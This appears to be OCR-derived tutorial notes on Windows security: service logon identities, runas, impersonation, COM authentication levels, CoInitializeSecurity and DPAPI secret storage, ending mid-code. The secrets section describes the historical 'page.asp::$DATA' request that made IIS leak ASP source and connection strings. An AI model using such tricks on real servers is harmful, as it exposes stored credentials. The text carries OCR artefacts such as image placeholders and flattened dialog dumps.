This problem was solved as of Windows XP with the new schtasks command, with which you can choose an arbitrary identity for the scheduled process.

When configuring a daemon's identity, you'll need to either use one of the built-in logon sessions or create a custom account. I've summarized the differences between the built-in logons:




Name	Privilege Level	Network Credentials
SYSTEM	high	yes
Network Service	low	yes
Local Service	low	no

Here's how to decide on an identity for your server process. If you need to be part of the TCB (**trusted computing base**) —that is to say, if you call functions that require the "Act as part of the operating system" privilege, as **LogonUser()** used to require in Windows 2000—then run as **SYSTEM** or, even better, consider factoring your program into two parts, as I sketch out later. If you don't need high privilege, shoot for running as **Local Service** unless you need network credentials, in which case you should choose **Network Service.**

Any privilege or network credential that you have but don't really need is one you're giving for free to any attacker that successfully compromises your process. Just say no!

- Even when you do need high privilege, chances are that the most of your process doesn't need high-privilege, so consider factoring out the high privileged code into another process. Figure shows what this might look like. Use a secure form of interprocess communication (COM is a good choice here) and lock down the interface to the highly trusted code so not just anybody can call it.


- Preferably only your low-privileged server process should be able to use the interface.



How to run a program as another user

There are three ways of doing this: via Explorer, via a command-line tool, and programmatically.

1. Using Explorer, right-click the program you want to run and choose the "Run As" option(see the dialog shown). If the "Run As" menu option doesn't show up in the context menu when you right-click, try holding down the Shift key on your keyboard while right clicking. That should do the trick.


Run As

Which user account do you want to use to run this program?

( ) Current user (XYZZY\Keith)

[✓] Protect my computer and data from unauthorized program activity

This option can prevent computer viruses from harming your computer or personal data, but selecting it might cause the program to function improperly.

(●) The following user:

User name: Alice

Password: ••••••••••••••••••••

- 2. To use the command-line option, there's the **runas** utility (you'll be prompted to type in a password, of course):

  ```
  runas /u:xyzzy\alice "cmd /K title ALICE"
  ```

  This command establishes a fresh interactive logon for **Alice** and executes **cmd.exe** with a command line of **/K title ALICE**, which sets the command prompt's window title to "ALICE." By default, her user profile will be loaded.

  - Here's another rather trippy thing you can do with this command:


  ```
  runas /u:SalesDomain\Bob /netonly "cmd /K title NetBob"
  ```

  This runs the command prompt as you but with the network credentials of **SalesDomain\Bob**, which is really convenient if you are running on a computer that's not part of a domain but you need to use your domain credentials to access network resources.

- 3. Finally, you can invoke this feature programmatically via a Win32 API called **CreateProcessWithLogonW()**.
  Be careful about using this function, though, because it requires a password, and where are you going to get that? Don't be hardcoding passwords into your code, now! If you need to do this sort of thing, prompt the user for a password or, if you must store the password on the machine, do it as carefully as possible.

What is impersonation

- Impersonation is one of the most useful mechanisms in Windows security. It's also fragile and easy to misuse. Careful use of impersonation can lead to a secure, easy-to-administer application. Misuse can open gaping security holes.
- After an application authenticates a user, the application can take on that user's identity through impersonation. Impersonation happens on a thread-by-thread basis to allow for concurrency, which is important for multithreaded servers as each thread might be servicing a different client. In Figure the server process is configured to run as **Bob**. It contains five threads, two of which are impersonating in order to do work on behalf of authenticated clients.



- In this scenario, if one of the three normal threads tries to open a file (or any other secure kernel object), the operating system makes its access-checking and auditing decisions by looking at the process token. If Bob has the requisite access, the call will succeed and any audits will show that Bob opened the file. On the other hand, if the thread impersonating Alice tries to open the same file, the operating system makes its access check decision based on Alice's token, not Bob's, so Alice, not Bob needs to be granted access to the file in this case. As for auditing, the operating system cares about both identities and will record that Bob was impersonating Alice when the file was opened.

- It may seem surprising that Bob can impersonate his client and actually become more privileged than before. This (and the reverse) is true. Bob might have very little privilege and have access to very few resources on his own, but think about the benefits of this model. If the server process is somehow hijacked by a bad guy, perhaps via a buffer overflow, the bad guy won't immediately obtain access to lots of valuable resources. Instead, he'll immediately be able to use only the few piddly resources that Bob can access. Either he'll have to exploit another hole in the system to elevate privileges or he'll have to wait around until a client connects and use the client's credentials to access those resources (via impersonation!). And unless the client is very highly privileged, the bad guy won't immediately have access to all the resources but rather only to the ones that that client can access.

Imagine the opposite scenario, where the server runs as **SYSTEM** and impersonates incoming clients. If the server process is hijacked, it's pretty much over as far as any local resources go. And you should be aware that impersonating a low-privileged account won't stop an attacker from simply removing the impersonation token by calling the Win32 function **RevertToSelf()** before doing his evil deeds. This call requires no special privileges and no arguments. It simply removes the impersonation token from the thread, reverting the thread back to the process's identity.

You see, in the first scenario there's a trust boundary between the server process and the resources it's accessing. The resources won't accept **Bob**'s credentials but rather want proof that an authorized client has connected. There's also a trust boundary between the server process and the operating system.

There's none in the second scenario! None of this is perfect. Even when **Bob** is untrusted, he can still do bad things. He can collect client tokens which never time out and so effectively elevate the overall privilege level of his process over time. When **Alice** connects and asks to read resource A, **Bob** can instead choose to misuse her credentials and write to resource B.

But don't let that dissuade you from running your servers with least privilege . Security is a balancing act, and least privilege usually gives the defender an advantage.

- impersonation can be a very useful tool in the hands of an architect.
- Implementation pitfalls abound, however, so read on to make sure you don't fall into one. First of all, impersonation puts your thread into a somewhat wacky state. You've got two identities, controlled by your process token and your thread token. In some cases, this can cause surprising behavior. For example look how process creation works:

Say the thread impersonating Alice in the figure above creates a new process, perhaps by calling Process.Start. Alice will need to have execute permissions on the EXE being launched, but the new process will run with a copy of Bob's token. That's right—even when impersonating, new processes are naturally launched with a copy of their parent's process token. A special function, CreateProcessAsUser, allows you to specify a different token,or you can often accomplish the same thing more easily with the Secondary Logon Service (see topic HowToRunAProgramAsAnotherUser).

How to impersonate a user

If you have a token for a user, it will be represented in the .NET Framework as a **WindowsPrincipal**. You can impersonate that user. Here's an example from an ASP.NET Web application:

```
<script runat='server'>

void Page_Load(object sender, EventArgs args) {

        IPrincipal p = this.User;
        WindowsIdentity id = (WindowsIdentity)p.Identity;
        // WindowsIdentity class Represents a Windows user.
        Response.Output.Write("<h2>Process running as {0}</h2>",
                                    WindowsIdentity.GetCurrent().Name);
        // impersonate temporarily
        // WindowsImpersonationContext class  Represents the Windows user prior to an impersonation operation
        WindowsImpersonationContext wic = id.Impersonate();
        // Impersonate Allows code to impersonate a different Windows user
        try {                   // do some work while impersonating the client
                Response.Output.Write("<h2>Now impersonating {0}</h2>",
                                    WindowsIdentity.GetCurrent().Name); }
        finally {
                                // restore our old security context
                wic.Undo(); }

        Response.Output.Write("<h2>Once again running as {0}</h2>",
                                    WindowsIdentity.GetCurrent().Name); }
        </script>
```

Let's analyze what's going on in the page's Load event. First of all, I ask ASP.NET
for the client's token, represented by an IPrincipal.
I then ask the principal object for its corresponding identity, which I need to impersonate the user.
Note that this code assumes I've got a Windows token for the user because I'm casting to WindowsIdentity and this cast will throw an exception at runtime
if I end up with some other type of identity .

Before impersonating, I print out the current security context and, since I'm not impersonating yet, this should be the process identity.

Next I call the WindowsIdentity.Impersonate() to ask the operating system to put the client's token (held inside the WindowsIdentity object) on my current thread. This method returns a WindowsImpersonationContext that allows me to Undo the impersonation later.

I then enter a try block. This is critical! Changing security contexts is a dangerous business, and I need to ensure that my code doesn't accidentally leave the function without reverting back to my normal security context. In the corresponding finally block, I Undo the impersonation using the only interesting method on WindowsImpersonationContext.

The output from the Web page looks like this:

```
Process running as XYZZY\ASPNET
Now impersonating XYZZY\Keith
Once again running as XYZZY\ASPNET
```

Impersonation in ASP.NET

ASP.NET provides a configuration option that causes all threads servicing Web requests in an application to impersonate by default. Here's the first way this can be done:

```
<configuration>
        <system.web>
                ...
                <identity impersonate='true'/>
        </system.web>
</configuration>
```

A second way to use this element is to impersonate a fixed account.
It can be useful if you're stuck using IIS 5, where all ASP.NET applications are forced to share a single worker process -IIS 6 has a much more robust process model)

Here's how to impersonate a fixed identity.

```
<configuration>
        <system.web>
                ...
                <identity impersonate='true' userName='...' password='...'/>
        </system.web>
</configuration>
```

COM Authentication level

Authentication in Windows is about two things: helping the client and server develop trust in each other's identities, and helping them exchange a cryptographic key (what we call the session key) to protect their communication channel.

There are six levels defined, in order of increasing security.

- ***RPC_C_AUTHN_LEVEL_NONE***
- ***RPC_C_AUTHN_LEVEL_CONNECT***
- ***RPC_C_AUTHN_LEVEL_CALL***
- ***RPC_C_AUTHN_LEVEL_PKT***
- ***RPC_C_AUTHN_LEVEL_PKT_INTEGRITY***
- ***RPC_C_AUTHN_LEVEL_PKT_PRIVACY***

1. If using the first level, no authentication occurs. The call appears to the server as anonymous, and the server is unable to determine the client's identity. The client has no idea who the server is, either. Zero protection. Avoid this.

2.The next level (CONNECT) says that the client and server authenticate only when the TCP connection is first established. This is the level of security you get with the file server by default . It's really quite weak and should be avoided.

3.The next level (CALL) is not implemented (COM internally promotes this to the next, more secure level if you choose it). If it were implemented, the first fragment of each call would have its headers integrity-protected with a message authentication code (MAC). No other protections would be provided. Weak.

4. The next level (PKT) says that COM will MAC-protect the headers of each fragment of each call. Because only someone who knows the session key can form the MAC, this prevents an attacker from injecting new packets. It also turns on replay detection and detects message-reordering attacks. Security is getting better, but an attacker can still modify the payload of a message without being detected, so this level is still unacceptably weak.

5. The next level (INTEGRITY) says that COM MAC-protects the entire payload of each fragment of each call. This is the first level I would recommend even considering in any application that cares about security.

6. The last level (PRIVACY) provides all the protection of the previous level, and all payload (not headers) are encrypted. Only someone who knows the session key (the client and server) is able to decrypt the messages. This is the level you should be using.

- *Figure sums it all up (I've omitted the level that's not implemented).*

Level	Authenticate connection	MAC Protect		Encrypt
		Headers	Payload	Payload
None				
Connect	X			
Packet	X	X		
Packet Integrity	X	X	X	
Packet Privacy	X	X	X	X

COM Impersonation

COM authentication level is a setting that a client and server use to negotiate the protection of calls between them.

The impersonation level is quite different, as it's designed purely as a protection for the client. You see, a secure server requires its clients to authenticate. And during authentication, if the server is trusted for delegation (the concept of impersonation, where a server can temporarily take on a client's identity in order to perform some work on the client's behalf. Usually when a server impersonates a client, it's only to access resources that are local to the server. When the server attempts to use the client's credentials to access remote resources, well, that's delegation and by default it's disallowed), the underlying security plumbing normally sends the client's network credentials to the server via a Kerberos ticket (Kerberos is a network authentication protocol based on conventional cryptography; that is to say, it relies on symmetrical cryptographic algorithms that use the same key for encryption as for decryption). The impersonation level is the client's control over whether this happens.
There are actually four levels, but only the last two of them are really meaningful:
RPC_C_IMP_LEVEL_ANONYMOUS
RPC_C_IMP_LEVEL_IDENTIFY
RPC_C_IMP_LEVEL_IMPERSONATE
RPC_C_IMP_LEVEL_DELEGATE

If you choose the last level (DELEGATE), you're telling COM you're happy to send your network credentials to the server if that server is trusted for delegation. This means the server can impersonate you and talk to other servers on the network on your behalf. Those other servers will think *you* are connecting directly! Clearly this implies a great deal of trust in the server.

Any other level besides DELEGATE prevents the COM plumbing from sending your network credentials to any server.


Initialize security for COM

COM provides several process-level security settings, and CoInitializeSecurity() is the documented Win32 API for choosing them.

How to use CoInitializeSecurity() to specify your settings:

1. If your application has registered an AppID for itself (this is a GUID under the registry key HKCR/AppID- see figure below), you can use the Component Services, which has a folder called DCOM Config (see Figure) to configure your settings.

2. And the way you tell from code to COM what your AppID is (in other words, where to find your security settings) is to call CoInitializeSecurity(). After is shown some managed C++ code that does just that.


Component Services
File Action View Window Help
Registry Editor
File Edit View Favorites Help
Internet Explorer(Ver 1.0) Properties
General Location Security Endpoints Identity

Console Root
Component Services
Computers
My Computer
COM+ Applications
DCOM Config
Distributed Transa
Running Processes
Event Viewer (Local)
Services (Local)

DCOM Config 98 object(s)

Name	Application ID
iisctl	{E8FB8615-588F-11D2-9D61-00C04F79C5FE}
InstallShield InstallDriver	{E4A51076-BCD3-11D4-AB7D-00B0D02332EB}
InstallShield InstallDriver String Table	{99BDE2B6-D79E-11D4-AB87-00B0D02332EB}
Internet Explorer(Ver 1.0)	{0002DF01-0000-0000-C000-000000000046}
logagent	{F808DF63-6049-11D1-BA20-006097D2898E}
Logical Disk Manager Administrative Service	{4FB6BB00-3347-11d0-B40A-00AA005FF586}
Logical Disk Manager Remote Client	{D485DDC0-49C6-11d1-8E56-00A0C92C9D5D}

AppID
{00020C01-0000-0000-C000-000000000046}
{00022601-0000-0000-C000-000000000046}
{0002DF01-0000-0000-C000-000000000046}

Name	Type	Data
(Default)	REG_SZ	Internet Explorer(Ver 1.0)

My Computer\HKEY_CLASSES_ROOT\AppID\{0002DF01-0000-0000-C000-000000000046}

General properties of this DCOM application

Application Name:	Internet Explorer(Ver 1.0)
Application ID:	{0002DF01-0000-0000-C000-000000000046}
Application Type:	Local Server
Authentication Level:	Default
Local Path:	

Default
None
Connect
Call
Packet
Packet Integrity
Packet Privacy

```
// the simplest way I know to declare a GUID in VC++ ;-)
struct  __declspec(uuid("12341234-1234-1234-1234-123412341234"))
               MyAppID;

void main()
{ CoInitializeEx(0, COINIT_MULTITHREADED);
/* This function initializes the Component Object Model (COM) for use by the current thread. Applications are required to use
 CoInitializeEx before they make any other COM library calls except for memory allocation functions */

   CoInitializeSecurity(&__uuidof(MyAppID), 0, 0, 0, 0, 0, 0, EOAC_APPID, 0);
/* This function registers security and sets the default security values for the process. This function is called exactly once per process,
 either explicitly or implicitly. It can be called by the client or the server, or both.
For legacy applications and other applications that do not explicitly call CoInitializeSecurity, COM calls this function implicitly
with values from the registry.  */

// app code goes here...

   CoUninitialize(); }
```

Configurating security for a COM client

If you're writing a COM client, especially one that communicates with remote COM servers, you need to have some control over your security settings, and if nobody in your process calls CoInitializeSecurity(), well, COM does its best to figure out what settings your application needs. And the results are often not pretty.
Some settings can be configured via the registry, but not all. And even if you do rely on registry settings and good old DCOMCNFG.EXE (or the dialog that has now replaced it), the link that ties your registry-based security settings to your application is fragile at best. It's a link in the registry that's based on your EXE name, and it breaks in many cases, such as when the name of the EXE is changed and it can even break if you use a long file name in some cases. It's designed for applications that didn't know how to call CoInitializeSecurity().

You can do better. See some code that makes calling this function pretty easy.

Normally you should call **CoInitializeSecurity** when your program first starts up, right after your main thread calls **CoInitializeEx**.
But the .NET Framework takes care of calling **CoInitializeEx** for you. It does it lazily the first time you make a COM interop call, but by the time you've made that call it's already too late to call **CoInitializeSecurity**!

Basically what you have to do is to call three functions:

```
CoInitializeEx
CoInitializeSecurity
CoUninitialize
```

But you don't want to call that last function until your application is completely finished using COM. In other words, you want to perform steps 1 and 2 right at the beginning of Main and step 3 right at the end of Main, as shown here.

```
static void Main()
{
CoInitializeEx(...);
CoInitializeSecurity(...);
RunApplicationUntilItsTimeToQuit();
CoUninitialize();
}
```

How to store secrets on a computer

- This has got to be one of the most frequently asked questions:
  "How should I store my connection strings on the Web server?"
- Imagine a Web server that needs a password to connect to some back end machine. The server process will need to read that password at some point and therein lies the problem. Any data that the server process can read can be read by an attacker who compromises the server process.
- So why don't we just encrypt the password so the attacker will see only ciphertext if he goes looking for it? You've got to remember that encryption algorithms never eliminate secrets. They're designed to take big secrets (like e-mail messages, documents, etc.) and compress them into small secrets, which we call keys. But there's still a secret! It's the key. And if the server program can read the key, the attacker can read it. You haven't gotten rid of the secret by encrypting it; you've only pushed the problem back a bit.
- The first thing you should try to do is eliminate the secret if at all possible. By using integrated security with SQL Server, you can avoid having to store passwords in your connection strings, for example. This should be your first avenue of defense!

- If you can't eliminate the secret, then protect it using defense in depth . So don't do something silly like store the secret in a file that's sitting in a virtual directory on a Web server (**web.config** comes to mind). Web servers have been known to accidentally allow files to be downloaded because of bugs. For example, connection strings in classic ASP pages could be stolen in the past by pointing a Web browser to **page.asp::$DATA** instead of **page.asp**. This fooled IIS into thinking that the request was for a static file because **.asp::$DATA** wouldn't match anything in its script map. But the suffix **::$DATA** has special meaning to the operating system: It indicates the default NTFS stream for the file, which is what you get when you read the contents of the file normally. In other words, asking the file system for **page.aspx::$DATA** is the same as asking it for the contents of page.aspx. Thus IIS would serve up the source of the ASP page instead of interpreting it as a script. Most folks would agree that you're better off storing sensitive files outside of any virtual directory on a Web server. Even better, keep sensitive files on a different partition then where your virtual directories reside.

- You should consider protecting secrets using the Data Protection API (DPAPI). This consists of a couple of Win32 functions that allow you to encrypt (**CryptProtectData()**) and decrypt (**CryptUnprotectData()**) data using keys controlled by the system. (We'll see them later)

- Using DPAPI, you can encrypt data with a user's login credentials (which means you need to decrypt the data in the same security context in which it was encrypted), or you can encrypt the data using the machine's credentials. If you encrypt with the user's credentials, when the user is not logged in to the machine, her key is not present on the machine at all, which is fantastic! But when you're storing secrets that need to be accessed by a server that runs 24/7, since the server is going to be logged in all the time anyway, you may as well use the machine's credentials instead, because that'll make administration easier.

DPAPI is wrapped by the .NET Framework version 2.0

*** Secrets in ASP.NET configuration files

- ASP.NET takes this approach for the few secrets that it allows in its configuration files. From an administrative command prompt, you run a tool called aspnet_setreg to encrypt a secret and tuck it away in the registry. Here's an example:

  ```
  aspnet_setreg -k:SOFTWARE\MyApp\MySecret -p:"Attack at dawn"
  ```

  There is a registry key (HKLM/SOFTWARE/MyApp/MySecret/ASPNET_SETREG) that holds a value named "password" which contains the ciphertext for "Attack at dawn". You can now replace a secret in your ASP.NET configuration file with the following string:

  ```
  "HKLM/SOFTWARE/MyApp/MySecret/ASPNET_SETREG,password“
  ```

  and ASP.NET will know what to do: it'll read the ciphertext from that key, then use DPAPI to decrypt it using the machine key. Of course this only works for keys that ASP.NET knows about:

  ```
  <identity userName='...' password='...' />
  <processModel userName='...' password='...' />
  <sessionState stateConnectionString='...' sqlConnectionString='...' />
  ```

The DataProtection class

Version 2.0 of the .NET Framework introduces a class called **DataProtection** that wraps DPAPI.

As an example: If you want to see the following output :

```
Encrypting: Attack at dawn
Decrypting: AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAbcJjHJOz8kOjJ+hqZRZHS gQAAAACAAAAAADZgAAq
AAAABAAAABXEBvjoNiqmbvOsn5M56dpAAAAAASAAACgAA AAEAAAAM2yg+TTDbC1DFcjO9kKE1QQAAAA
Ga+tMkvYVFo3W6eaDfuDqRQAAAAdo4n 0OtQqpUOdhx7A6gIWBqSBgw==
Result: Attack at dawn
```

You have to write the following code producing this fragment:

```
class Program
{ const string applicationEntropy = "Some application secret";

static void Main()
{ string secret = "Attack at dawn";
Console.WriteLine("Encrypting: {0}", secret);
string base64Ciphertext = Encrypt(secret);
Console.WriteLine("Decrypting: {0}", base64Ciphertext);

Console.WriteLine("Result: {0}", Decrypt(base64Ciphertext));
}

static string Encrypt(string plaintext)

{ byte[] encodedPlaintext = Encoding.UTF8.GetBytes(plaintext);
/* Encods plaintext in a range of common Internet standards such as Base64, hexadecimal,UTF8
The Unicode standard assigns a code point number to each character in every supported script. A Unicode transformation
 format (UTF) is a mechanism to encode. The Unicode Standard version 3.2 uses UTF-8 to represent each code
 as a sequence of one to four bytes */

byte[] encodedEntropy = Encoding.UTF8.GetBytes( applicationEntropy);
byte[] ciphertext = ProtectedData.Protect(encodedPlaintext, encodedEntropy,
                                DataProtectionScope.LocalMachine);
// Protects the userData parameter and returns a byte array. Namespace of class: System.Security.Cryptography
//This method can be used to protect data such as passwords, keys, or connection strings. The optionalEntropy parameter
//enables you to use additional information to protect the data. This information must also be used when
//unprotecting the data using the Unprotect method


return Convert.ToBase64String(ciphertext);
//Converts an array of 8-bit unsigned integers to its equivalent String representation encoded with base 64 digits
}
static string Decrypt(string base64Ciphertext)

{ byte[] ciphertext = Convert.FromBase64String(base64Ciphertext);
